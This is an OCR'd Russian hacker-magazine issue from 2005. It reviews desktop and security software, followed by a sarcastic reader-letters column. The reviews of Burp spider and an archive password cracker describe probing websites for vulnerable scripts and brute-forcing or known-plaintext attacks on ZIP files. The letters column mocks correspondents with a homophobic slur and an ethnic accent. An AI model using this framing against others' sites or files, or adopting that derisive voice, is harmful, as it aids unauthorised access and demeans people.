GtkGuitune анализирует поступающий на вход звуковой карты сигнал и преобразует его в форму нот и частот. Звуковой порт можно (и нужно, потому что по умолчанию выставлен порт управления громкостью) выбрать в настройках (Options > Recordings Input) — например, Mic или Line. Подключаешь микрофон, играешь в него на гитаре. Смотришь на встроенный GtkGuitune в дисплей, соотносишь настраиваемые струны с показаниями дисплея. А всего-то нужно добиться, чтобы 1-ая струна звучала нотой E (ми), 2-ая — B (си), 3-я — G, 4-ая — D, 5-ая — A и 6-ая — E.
Кроме GtkGuitune, со страницы проекта доступны версии программы, заточенные под библиотеки KDE и Qt — KGuitune и QtGuitune. Поэтому даже если какой-либо вариант Guitune у тебя не будет компилироваться или работать, то найдется, чем его заменить.




LogJam 4.5.1

POSIX (*BSD, Linux, Solaris...)

http://neugierig.org/software/logjam

размер (в .bz2): 749 кб.

Лицензия: GNU GPL



Основанный на библиотеке GTK+2 клиент для работы с LiveJournal. Понравится тем, кто предпочитает обычные клиенты веб-интерфейсам. LogJam хорошо русифицирован, состоит из редактора сообщений и некоторых вспомогательных функций — например, XHTML-разметки (как известно, LiveJournal использует не HTML, а именно XHTML). Если ты хочешь вставить в сообщение картинку, то LogJam сам определит ее размер и заполнит все параметры элемента IMG (правда, для этого программе придется скачать картинку из Сети). LogJam умеет также брать у XMMS и Beep Media Player (BMP) название текущей воспроизводимой песни и помещать его в соответствующее поле сообщение.

Удобно реализована возможность открывать сообщения с сервера, редактировать и сохранять их обратно в LiveJournal.

Вдобавок к элементам XHTML есть быстрый доступ к вставке специфичных для LiveJournal тэгов: lj-cut, lj-user. Также можно помещать в сообщение текст, выданный в консоль внешней программой. Кстати, чтобы получить название песни из плеера Amarok, можно дать команду: dcop amarok player nowPlaying. Сам по себе LogJam, увы, не умеет получать информацию от Amarok.

В целом, LogJam — идеальный ЖЖ-клиент для диалапщиков, которые дорожат трафиком. Написал сообщение, подключился к Сети, нажал кнопку «Отправить» , отключился.

TEA 10.2

POSIX (*BSD, Linux, Solaris...)


Размер (в .bz2): 382 КБ

http://tea.linux.kiev.ua

Лицензия: GNU GPL

Текстовый редактор и процессор в одном лице. Зависит только от библиотеки GTK+2.4 (или выше) и выборочно — от ASpell (для проверки орфографии). TEA оснащен множеством функций обработки текста — например, может фильтровать его по заданному шаблону, сортировать, применять шаблон к каждой строке. Допустим, ты хочешь заключить в тэги каждую строку в выделенном фрагменте текста. Шаблон для этого будет очень прост: %s.

В TEA встроены средства и утилиты для подготовки документов в формате XHTML, HTML, Docbook и LaTeX. Всевозможные мастера, конверторы текста с правильной разбивкой на параграфы и так далее.



TEA оснащен встроенным файловым менеджером под названием Квас, основанным на миниатюрах браузером картинок Imageplane, и смотрелкой изображений (взаимодействует как в Imageplane, так и с самим TEA — можно открыть картинку, чье имя указано в тексте в месте курсора). Кроме того, TEA может открывать в режиме «только чтение» документы OpenDocument, OpenOfffice.org Write, KWord, Abiword и RTF (наличие офисных пакетов при этом не нужно).

Из других интересных особенностей TEA можно выделить следующие. Просмотр картинок прямо в тексте [X]HTML-документа. Редактирование субтитров в формате SRT (требуется Mplayer для просмотра результатов). Простейшая IDE. Выдача статистики текста. Универсальный текстовый анализатор (сокращенно — УНИТАЗ). Поддержка сессий, шаблонов, закладок, переопределение горячих клавиш и много чего еще. На сайте редактора доступен также форк TEA — Chai. Chai основан на движке GtkSourceView, требует больше библиотек, однако предоставляет пользователю динамическую подсветку синтаксиса (в TEA работает только статичная) и некоторые другие вещи, интересные программистам. К программе прилагается большая документация на русском языке.


Sylpheed-Claws 1.9.3

POSIX (*BSD, Linux, Solaris...), Win32

http://claws.sylpheed.org

Размер (в .gz): 3.4 Мб.

Лицензия: GNU GPL



Sylpheed-Claws — это более экспериментальный вариант почтового клиента под названием Sylpheed. Sylpheed-Claws, по возможностям можно сравнить с KMail или TheBat!. Sylpheed-Claws работает на многих платформах — выпускаются версии этого почтовика как для *NIX, так и Windows. В старой, основанной на первом GTK ветке Sylpheed-Claws были проблемы с русскими кодировками, однако в текущей ветке под GTK+ 2 эти проблемы полностью решены.

Sylpheed-Claws — «чистый» почтовик, без разных планировщиков и календарей. Есть, впрочем, адресная книга, причем не самая удобная. Однако плюсов у Sylpheed-Claws намного больше, чем минусов. Программа запускается почти мгновенно — раз. Позволяет настроить все и вся — два. Обладает мощным движком фильтров — три.

Письма Sylpheed-Claws хранит в формате MH. Это когда каждое письмо в отдельном файле. Интерфейс у Sylpheed-Claws вполне стандартный для почтового клиента, включая популярную нынче строку быстрого поиска. Чего нет, так это виртуальных папок, куда складывались бы результаты поиска.

В качестве новостного клиента (для NNTP) я Sylpheed-Claws не использую , так как реализация, относящаяся к этой функции, стабильностью не отличается. Но для почты... Я весной перешел с KMail на Sylpheed-Claws (работал в KDE), и пока не задумываюсь об обратном переходе.


GKRellM 2.2.7

POSIX (*BSD, Linux, Solaris...), Win32

www.gkrellm.net

Размер (в .bz): 658 кб

Лицензия: GNU GPL



Одни используют для мониторинга Superkaramba или Desklets, другие же (вроде меня) довольствуются более скромной в потреблении ресурсов утилиткой GKRellM (GNU Krell Monitors). Она представляет собой вертикальную панель, в которую встраиваются «креллы» — блоки вывода различной информации: температур, загрузки процессора, памяти, файловой системы, сети и так далее.


GKRellM поддерживает сотни скинов и десятки плагинов. Но и встроенных креллов тоже достаточно. Некоторые из них требуют дополнительных внешних программ — например, для измерения температур понадобится lm_sensors, который, впрочем, найдется в каждом дистрибутиве Linux. Сама же GKRellM зависит от библиотек GTK+2 и сопутствующих ей GLib и GDK. А значит, не имеет жесткой привязки к какой-либо среде рабочего стола или оконному менеджеру.



AFICK 2.3.0

Кросс-платформенная
GNU GPL
Size: 516 Кб
afick.sourceforge.net

Если тебе хотя бы раз приходилось отвечать за безопасность UNIX-сервера, то ты наверняка знаком с отличной программой aide (*sourceforge.net/projects/aide*). Утилита, написанная на чистом C, проста как две копейки: она последовательно обходит заданные админом папки и каталоги, сохраняя в базу данных права доступа, размер, время создания, владельца каждого входящего в них файла. Таким образом, администратор в любой момент может отслеживать изменение в системных файлах и проверять их целостность, выявляя произведенные руткитами и троянами изменения. Для большей уверенности, для каждого файла по одному из поддерживаемых алгоритмов вычисляется хэш. И если подделать все прочие параметры вполне реально, то изменить файл так, чтобы его хэш остался неизменным, практически невозможно. И все бы было хорошо, но aide заточена под UNIX, а Windows-админы остаются не у дел. Но не беда: им наверняка по душе придется аналог aide — AFICK. Эта утилита написана на Perl'e, не зависит от API конкретных операционных систем, и поэтому является полностью кросс-платформенной. Ты можешь использовать как под Unix, используя консольную или GUI-шную оболочки, либо под Windows вкупе с Active Perl (*www.activestate.com*). Принцип ее действия полностью аналогичен aide: сначала создается БД с параметрами и хэшами файлов:




Perl afick.pl -c windows.conf -i -v
А затем при необходимости осуществляется проверка:
Perl afick.pl -c windows.conf -k
Апдейт базы осуществляется командой:
Perl afick.pl -c windows.conf -u

Burp spider v1.2

Кросс-платформенная
Shareware
Size: 460 Кб
portswigger.net/spider/

Найти уязвимый web-сценарий существенно легче, чем уязвимый сервис — это теорема, доказанная практикой. Для серверного софта постоянно выходят обновленные версии, его исходники могут удачно ис-




следовать только профи и, что самое главное, любой горе-админ знает, что серверный софт нужно постоянно апдейтить. Другое дело — web-скрипты. Еще вчера читавший книгу «PHP для чайников» админ начинает варганить свои собственный скрипты для автоматизации. А что в итоге? Куча потенциальных уязвимостей, о которых, скорее всего, никто и никогда не узнает. Если, конечно, не брать в расчет потенциального хакера. Искать скрипты на сервере, а затем и их слабые места — занятие довольно нудное и кропотливое. В значительной мере облегчить этот труд способны специальные утилиты, одной из которых является Burp spider. С ее помощью хакер без труда сможет оценить устройство сайта: его структуру, используемые сценарии, параметры, которые им передаются. Вся добытая информация отображается в виде наглядного дерева, которая дополняется специальной таблицей с самыми подробными данными. Вещь действительно стоящая, суди сам. Запускаешь Burp spider, прописываешь прокси, далее указываешь сайт, на котором нужно найти уязвимости и смело жмешь «Run». Уже через несколько минут ты сможешь визуально оценить, какие сценарии могут быть уязвимы, и где можно «покопаться». Причем копаться вручную, как в огороде с лопатой в руках, не придется: Burp spider предоставляет отличную возможность в удобной форме экспериментировать со значениями, передаваемых web-скриптам. Тебе нужно лишь ввести их значения в удобном окошке, и программа сама сгенерит нужный URL, пошлет запрос и выдаст подробную информацию об ответе сервера на экран. Кстати говоря, все отчеты программы логируются и к ним легко можно вернуться позднее. Единственный нюанс: прога написана на Java, поэтому для ее работы понадобится Java Runtime Environment (*java.sun.com/j2se/downloads.html*)

Advanced Archive Password Recovery

Windows
Shareware
Size: 908 Кб
www.passwords.ru/archpr.html

Странная тенденция. В какую бы контору я не устраивался работать, обязательно найдется человек, который спросит: «Как можно взломать ZIP-архив?» :). На самом деле сделать это под силу каждому, особенно если под рукой есть специальный прога Advanced Archive Password Recovery. Как и в любой другой аналогичной утилите, перебор осуществляется по словарю или автоматически генерируемым паролям. Пользователь имеет право сам определить критерии поиска, обозначить параметры пароля (перечень символов, максимальная и минимальная длина и т.п.), а также обозначить маску (например, п????ь). Последнее может особенно пригодиться, если часть символов и их расположения заведомо известны. Благодаря оптимизации под современные процессоры, Advanced Archive Password Recovery может похвастаться довольно высокой скоростью перебора. Правда, в случае с ACE и RAR ее возможности сильно урезаются из-за специфики шифрования данными архиваторами, но зато с ZIP'ом и ARJ все просто замечательно. Примечательно, что для такого типа архивов возможна атака по известному содержанию (known plaintext attack), которая еще больше увеличивает шансы быстро найти желанный пароль. Разработчики утверждают, что если известно содержания хотя бы одного файла из архива, то все остальные файлы могут быть извлечены всего за несколько часов. При этом Advanced Archive Password Recovery не найдет пароль как таковой, зато подберет три 32-битных ключа, с помощью которых и расшифрует содержимое архива. Конкретно по ZIP-архивам скажу — взломать их проще па-




реной репы. ZIP использует предельно примитивное шифрования, поэтому поиск пароля может осуществляться со скоростью 15 миллионов паролей в секунду на процессоре P-III 1 ГГц. Впечатляет, правда?


Knockd

Windows/Linux
Opensource
Size: 83 Кб (Сервер), 513 Кб (клиент под Windows)
www.zeroflux.org/knock

Разговор с админом-коллегой (случай из жизни):
— Степ, подключись через SSH на 10.1.1.10, пожалуйста.
— Не пашет, говорит, что порт закрыт…
— Не может быть!
— Чего не может? Там вообще ВСЕ порты закрыты: я только что nmap'ом проверил…
Не долго думая, админ подходит ко мне, запускает через какой-то BAT-файл SSH-клиент Putty и совершенно спокойно подключается к серверу… После этого он открывает браузер и с тем же успехом коннектится еще и к установленному на той же машине веб-серверу. Что за фигня?! Оказалось, что с недавних порт админ «подсел» на использовании довольно мощной и веселой технологии Port Knocking (если переводить, то получается что-то вроде «постучать в порт»). Фишка заключается в том, что на сервере устанавливается специальная софтина, которая «слушает сеть» и управляет правилами файрвола. Если на заданный порт приходит специально составленный пакет (тук-тук!), являющийся индикатором к действию, то программа открывает порты, которые заданы в конфигурации (например, SSH и веб-сервер), и разрешает к ним подключение. Но это самый простой случай. Благодаря тому, что управление портами осуществляется с помощью банального файрвола (Knockd работает с iptables) можно обозначить совершенно изощренные правила обработки индикационных пакетов. Вообще, существует довольно много реализаций (*www.portknocking.org/view/implementations*) этого механизма, однако я рекомендую использовать именно Knockd. Почему? Потому, что имеет клиентов под любую операционную систему, и ты без труда сможешь заюзать его, работая как под POSIX, так и Windows.



ВРАЧТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)



ЗДРАВСТВУЙТЕ, ДОРОГИЕ МОИ ТЕЛЕЗРИТЕЛИ (С)! КАК ВСЕГДА, ЧИТАЮ Я ПИСЬМА ЧИТАТЕЛЕЙ, ПЛАЧУ, ИНОГДА — СМЕЮСЬ. КАК ВСЕГДА, ЛИДИРУЮЩИЕ ПОЗИЦИИ ЗАНИМАЮТ ТРУДЫ В ДУХЕ: «УБЕЙ ДИЗАЙНЕРОВ МАГИЧЕСКИМ ЖЕЗЛОМ, Я ИХ НЕНАВИЖУ», «НАГРАДИ ДИЗАЙНЕРОВ ЗОЛОТОМ, ЖУРНАЛ СТАЛ ОЧЕНЬ КРУТ», «Я НЕ МОГУ ПОНЯТЬ, КУДА ЖЕ ДЕЛСЯ ДАНЯ ШЕПОВАЛОВ», «ПРИВЕТ, ХОЛОД, МНЕ ОЧЕНЬ НРАВИТСЯ ТВОЙ ЖУРНАЛ, ТАК ДЕРЖАТЬ, УРА!», «ЧТО ЗА PDF ТАКОЙ, ПОЧЕМУ ВОРДОМ НЕ ОТКРЫВАЕТСЯ»? СМЕЮСЬ И РАДУЮСЬ Я НАД РЕАЛЬНЫМИ ВОПРОСАМИ И КОНСТРУКТИВНЫМИ ПОЖЕЛАНИЯМИ. НА ВОПРОСЫ Я, ПРАВДА, НЕ ОТВЕЧАЮ, А ОТСЫЛАЮ РЕДАКТОРАМ, А НА КОНСТРУКТИВНУЮ КРИТИКУ СМОТРЮ СКВОЗЬ РОЗОВУЮ ПРИЗМУ, ПОТОМУ ЧТО Я ОЧЕНЬ ПОЗИТИВНЫЙ ЧЕЛОВЕК :)


From: Виталий Коркунов [vital97@narod.ru]
Subj: Неработающий DVD :(
Здравствуй уважаемая редакция, и отдельное здрасьте тому, кто читаетмое письмо. А пишу я вот по какому поводу. Купил недавно сентябрьский номер][, сразу разочаровался, нечитаемые шрифты, кислотная обложка, черно-белые иллюстрации. Какая-то геймерская реклама. Но это вся фигня, приехав из универа, решил посмотреть содержимое DVD, но и тут облом — диск не захотел зарускаться, долго шаманил над ним, но никакого толку, иногда выдавал ошибку чтения или ошибку вот такого рода: "Приложение Autorun.exe не может быть приложением Win32" (может немного ошибаюсь, но примерно такое). Уж и реаниматорами дисков пользовался и Alcohol 120%, но толку нет. Ходил к соседям, у них запустился, но с 3-го раза. Обегал друзей, но эффект тотже, косячит вся =(А мне так хотелось нового касперского поглядеть и IE 7.0. Можете мне помочь с диском?

Re: Привет тебе, о достойный муж! Твоя гражданская позиция предельно ясна. Значит, кислотная обложка — плохо, шрифты — плохо, а DVD — еще хуже? Не хочет «зарускаться? Не могу понять этого слова, но судя по корню, оно имеет какое-то отношение к русичам и национальному вопросу. Наверное, слово это означает «принудительно сделать русичем»? Тогда все остальное я понять не могу. Хотя, например, желание посмотреть на Касперского (всем известна его роскошная борода, если он ее конечно не сбрил) вполне понятно, он тоже очень достойный человек. Русич. А кислотность обложек связана с тем, что арт-директор наш, Константин, (тоже, кстати, русич) пристрастился к лизанию токсичных жаб с Огненных Островов. Лизнет, бывало, ее пропитанную галлюциногеном шкуру — и упадет без чувств. А дизайнеры тоже не спят – раз – и подхватят его и посадят за компьютер. Там он со временем очнется, возьмет в руку мышку и несколько суток подряд дизайнит самым кислотным образом. Нам только остается его кормить, поить и дышать за него большим резиновым мешком.

From: Глухов И. С. [1chu-cheow@regiomontano.com]
Ты знаешь, догадываюсь, что ты срuливашь к тому жирному Армену на Мерседесе. кроме того открою тайну тебе, пупсик, что я встретил твоего красавца на днях около подъезда и он мне сказал, что записывался к магу {CENSORED}, чтобы привязать тебя к себе. Можешь сама проверить: дозвони по тлф {CENSORED} его помощнику или на сайт сходи: *xakep.ru*

Re: Однако, тема национальной терпимости просто красной нитью проходит сквозь некоторые письма этого номера. Наверное, сказываются осенние обострения у различного рода душевнобольных, и ярким их представителем является таинственный Глухов И. С. Этот явно гомосексуально настроенный господин обвиняет нас в связях (возможно, интимных) с неким Арменом. Вай, нихарашо, дарагой. Ниправда это, панимаешь?

From: плиз
Subj: дравствуйте!!!
Помогите мне, я купил хостинг и домен 1 уровня, все вроде реально по началу, но...Мой сайт никто не посещает!!!! Я бы хотел узнать как можно раскрутить сайт!!!????????



Re: Вопрос, конечно, интересный…человек реально напрягся, купил хостинг и даже домен, первого уровня, но туда никто не ходит? Очень странно… Содержит ли твой сайт информацию? Если она посвящена охране труда и технике безопасности в работе скрубберщика-насосчика или обточника колесных пар на московском метрополитене, возможно, это не всем интересно. Возможно, про твой сайт никто не знает и знать не хочет, поскольку в его нише все уже и так занято более раскрученными проектами. Возможно, у тебя вообще нет сайта, а ты просто купил домен и хостинг и гордишься этим. В общем, мне трудно подсказать тебе Путь. Попробуй запустить *google.com* и тебе откроется Дао.

From: alex0001@yandex.ru
Subj: *Выбор процессора**
Здравствуйте. У меня возникло две проблемы, помогите, плиз, в их решении...
1 Какой проц выбрать? По деньгам подходит P-4 3.2 ГГц. Что выбрать из 3х вариантов — обыкновенный, 540й или 640й? Под 640й надо будет новую мать (сейчас у меня ASUS P4P800 Deluxe), да еще с AGP, т.к. видюху 6800GT просто так не сменишь. Чем они отличаются, что лучше взять? Игры, обжим видео.
2 Потерял пароль. При заходе на сайт провайдера для входа в статистику набираю логин — пароль подставляется и все фунциклирует, значит этот гад (пароль) где-то сидит.

Re: Неважно, какой он будет, этот процессор. Самое главное в нашем деле — это эстетика. Поэтому на процессоре должна быть золотая насечка, черные розы по периферии и портрет Льва Толстого , напечатанный методом литографии на лицевой стороне. Как тебе, наверное, известно. Хай-тек дизайн нынче не в моде, а вот ретро-стиль — буквально последний писк ;) А насчет пароля — дело серьезное. Возможно, ОН где-то есть. Возможно — они где-то есть, но мы их не видим. Возможно, правительство что-то скрывает от нас. I want to believe. Доставать его ниоткуда не надо — пробьет час, и он сам тебя достанет.

From: Руслан [mail@globaltrans.ru]
Здравствуйте уважаемая Редакция !!!....мня интересует следуеще...возможно где нибудь купить журналы "Хакер" и "Хакер Спец" за 2004 год....если можно заказать у вас в редакции.то напишите пожалуйста как это можно сделать.=))
С уважением ваш читатель Руслан 8).

Re: Конечно же, нет! Все старые номера Хакера мы прячем глубоко в подвалы редакции, а людей, которые пытаются у себя хранить журнал больше трех месяцев, мы жестоко преследуем морально и физически. А если не получается — проникаем к ним туда, где они беззащитны. В их сны. Поэтому, друг мой, не пытайся найти старые номера Хакера в Олимпийском или у барыг. И уж тем более — никогда не пиши к там на эту тему и не заглядывай на *xakep.ru* в раздел magazine. К темной стороне это ведет.

From: Oleg [grafin@netman.ru]
Subj: Mac OS
Здравствуйте, уважаемые!
Уже некоторое время в Интернете обсуждается тема установки операционной системы Mac OS X Tiger 10.4.1 на обычные PC (см. приложенный файл). Не могли бы Вы в журнале подробно объямнить все тонкости этой установки? А уж если Вы выложите образ загрузочного диска на DVD(который весит больше 2 гектаров), то я уверен, что очень многие читатели Вашего замечательного журнала сделают титульный лист «Хакера» своей стартовой страничкой и добавят Ваш журнал в «Избранное»
С уважением, Ваш читатель!

Re: Предлагаю тебе отписать на эту тему лично Бублику как редактору рубрики PC-ZONE. Может быть, ему понравится твое предложение.

From: Ex [mazahist5@mail.ru]
Subj: подписка
Здравствуйте, magazine.
Я хотел бы подписаться на журнал Хакер!
Как мне это сделать?

Re: Если честно, письма от слепоглухонемых капитанов дальнего плавания я люблю больше всего. Даже больше спама. Вот, бывает, продираешься среди всех этих «у8е_ли4ь свой пениС на 5 см. now», или там «письмо от Акакия Фредериковича» — и тут такой перл. Могучий ум этого человека не видит не редакционной, ни обычной подписки ни в нашем журнале, ни на сайте. Что я могу тут посоветовать? Могу выслать два комплекта текстов, изготовленных с помощью алфавита Брайля. Первый — это подробный мануал по подписке (читается двумя руками) и коллекцию фирменного порно для слепых (читается одной рукой).

From: Александр Когуткевич [tolsty5@tut.by]
Subj: Помогите
Добрые люди помогите!!! Я сижу каждый день в инете, но каждый день на меня идет атака от какого то (зверя) у меня пишет что атака отражена и его IP адрес но он постоянно меняеться. как можно реально узнать его настоящий адрес, а то он мне уже изрядненько надоел.
Спасибо!

Re: Настоящий адрес его — Советский Союз, а имя его неизвестно, поскольку имя его — Легион. А тебе, товарищ, я посоветую избавляться от супер-софта (не будем показывать пальцем), который каждую минуту пишет что-то вроде: «Ваш компьютер атакован страшной атакой (lovesan). Атака успешно, хотя и с очень большими затруднениями отражена. Чтобы выразить респект автору супер-IDS — скорее напиши письмо)». Поставь нормальный файрвол (про тесты и мы, и Спец писали очень часто, например, в Спеце — «Секьюрити-фокусы») и на забывай про заплатки. Если будешь обращать много внимания на всяких вирусных ламеров, женщин-юзеров и прочих компьютерных маргиналов с сотней червей и полусотней троянов на компе — очень быстро станешь нервным, зеленым, часто задающим вопросы, горбатым юзером :). Таково проклятие великого компьютерного духа

Мобильный взлом



ЧИТАЙ В ОКТЯБРЕ:

Все о беспроводных сетях
Wi-Fi: обнаружение, атаки, защита
Безопасность Bluetooth
Взлом мобильных устройств
Уязвимости в КПК
Взлом SIM-карты
Снифинг мобильной связи
SMS-спам
"Мобильные" инструменты
Фрикинг
Взлом Пентагона

ХАКЕР 10(**82**)05

MTV